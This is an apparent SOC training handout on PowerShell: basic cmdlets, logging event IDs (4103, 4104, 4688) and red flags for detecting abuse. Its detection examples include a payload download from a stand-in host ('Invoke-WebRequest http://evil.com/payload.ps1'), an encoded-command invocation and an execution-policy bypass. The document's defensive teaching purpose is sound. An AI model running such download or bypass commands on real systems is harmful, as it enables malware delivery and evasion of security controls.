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SOC

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WHAT IS POWERSHELL?

PowerShell is:

Microsoft's command-line shell +
scripting language

Built for:

- System administration
- Automation
- Remote management

PowerShell in Cybersecurity: a Double-Edged Sword

PowerShell is a powerful command-line shell and scripting language in Windows — and in cybersecurity it serves both as a defender's most valuable ally and as a preferred tool for adversaries.

For defenders (SOC analysts & incident responders):

- Automates incident response and forensic collection across endpoints.
- Powers threat hunting, configuration audits, and integration with SIEMs (for example, Splunk and Microsoft Sentinel).
- Enables rapid containment and remediation through scripted playbooks.

For attackers (red teams & threat actors):

- Enables fileless malware that executes in memory, leaving fewer forensic artifacts.
- Facilitates lateral movement and privilege escalation via PowerShell Remoting and living-off-the-land techniques (LOI.Bins).
- Supports obfuscation (e.g., Base64-encoded commands) and common frameworks such as PowerSploit and Empire.

Security best practices:

- Enable PowerShell logging: Script Block Logging, Module Logging, and Transcription.
- Restrict PowerShell Remoting to authorized administrators and apply Constrained Language Mode where feasible.
- Monitor your SIEM for anomalous activity — encoded commands, unusual network calls, and unexpected modules.
- Enforce least-privilege, apply timely patches, and use endpoint protections that can detect in-memory malicious behavior.



SOC Reality

PowerShell is:

- Extremely powerful
- Legitimate
- Frequently abused by attackers


Why attackers love PowerShell

Because it can:

- Execute commands
- Download payloads
- Access registry
- Modify services
- Execute scripts in memory
- Bypass GUI restrictions



PowerShell Architecture





BASIC / COMMON POWERSHELL CMDLETS

Essential cmdlets every PowerShell user should know



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1 Get-Help



SYNTAX

Get-Help <cmdlet-name>
-Full

Displays help information about cmdlets and concepts.

2 Get-Command



SYNTAX

Get-Command
-Name <pattern>

Gets all cmdlets, functions, aliases, and scripts.

3 Get-Member



SYNTAX

<object> |
Get-Member

Shows the properties and methods of an object.

4 Get-Process



SYNTAX

Get-Process
-Name <name>

Gets the processes running on the system.

5 Get-Service



SYNTAX

Get-Service
-Name <name>

Gets the services on the local or remote computer.

6 Get-Date



SYNTAX

Get-Date
-Format <format>

Displays or formats the current date and time.

7 Set-Location



SYNTAX

Set-Location
-Path <path>

Changes the current location (working directory).

8 Get-Location



SYNTAX

Get-Location

Displays the current location (working directory).

9 Get-ChildItem



SYNTAX

Get-ChildItem
-Path <path>

Gets the files and folders in a specified location.

10 Set-Content



SYNTAX

Set-Content
-Path <path>
-Value <value>

Creates a new file or sets the content of a file.

11 Get-Content



SYNTAX

Get-Content
-Path <path>

Displays the content of a file.

12 Add-Content



SYNTAX

Add-Content
-Path <path>
-Value <value>

Adds content to the end of a file.

13 Remove-Item



SYNTAX

Remove-Item
-Path <path>
-Recurse -Force

Deletes files, folders, or registry items.

14 Copy-Item



SYNTAX

Copy-Item
-Path <src>
-Destination <dst>

Copies an item from one location to another.

15 Move-Item



SYNTAX

Move-Item
-Path <src>
-Destination <dst>

Moves an item from one location to another.

16 New-Item



SYNTAX

New-Item -Path <path>
-ItemType <type>

Creates a new item (file, folder, or other type).

17 Test-Path



SYNTAX

Test-Path
-Path <path>

Checks if the specified path exists and returns True/False.

18 Select-Object



SYNTAX

<object> |
Select-Object
-Property <property>

Selects specific properties from an object.

19 Sort-Object



SYNTAX

<object> |
Sort-Object
-Property <property>

Sorts the objects by the specified property.

20 Measure-Object



SYNTAX

<object> |
Measure-Object
-Property <property>

Returns the count, sum, average, min, max, and more.



TIPS

- ✓ Use Get-Help <cmdlet-name> -Examples for more examples.
- ✓ Most cmdlets follow the Verb-Noun naming convention.
- ✓ Use Tab key for autocomplete and faster productivity.



EXAMPLE

Get-Process | Sort-Object CPU -Descending |
Select-Object -First 5
Lists top 5 processes by CPU usage.



WHY POWERSHELL IS DIFFERENT FROM CMD

CMD	PowerShell
Text-based	Object-based
Limited	Powerful scripting
Old	Modern

POWERSHELL EXECUTION FLOW

Example

Get-Service

Internally:

Command entered



PowerShell Engine processes



Cmdlet executed



Objects returned



Attackers use PowerShell for:

Malware Download

Invoke-WebRequest

In-memory Execution

No file written to disk

👉 Fileless malware

Credential Dumping

Interacting with LSASS

Lateral Movement

Remote command execution

Persistence

Registry modifications
Scheduled tasks

WINDOWS POWERSHELL LOGGING



Event ID	Meaning
4103	Module logging
4104	Script block logging
4688	Process creation

Event ID 4104 (VERY IMPORTANT) : Logs actual script content

Example

Invoke-WebRequest http://evil.com/payload.ps1

SOC sees malicious script



Example

powershell.exe -EncodedCommand aGVsbG8=

Why attackers use this

- Obfuscation
- Avoid detection

SOC Response

- Decode command
- Analyze behavior

RED FLAGS IN WINDOWS POWERSHELL



Suspicious:

- Encoded commands
- Download strings
- Base64
- Bypass policy
- Hidden window

Example:

powershell.exe -ExecutionPolicy
Bypass

Suspicious



Logs

4688:

Parent: winword.exe

Child: powershell.exe

4104:

Invoke-WebRequest evil.com

SOC Conclusion

Phishing → PowerShell execution →
malware download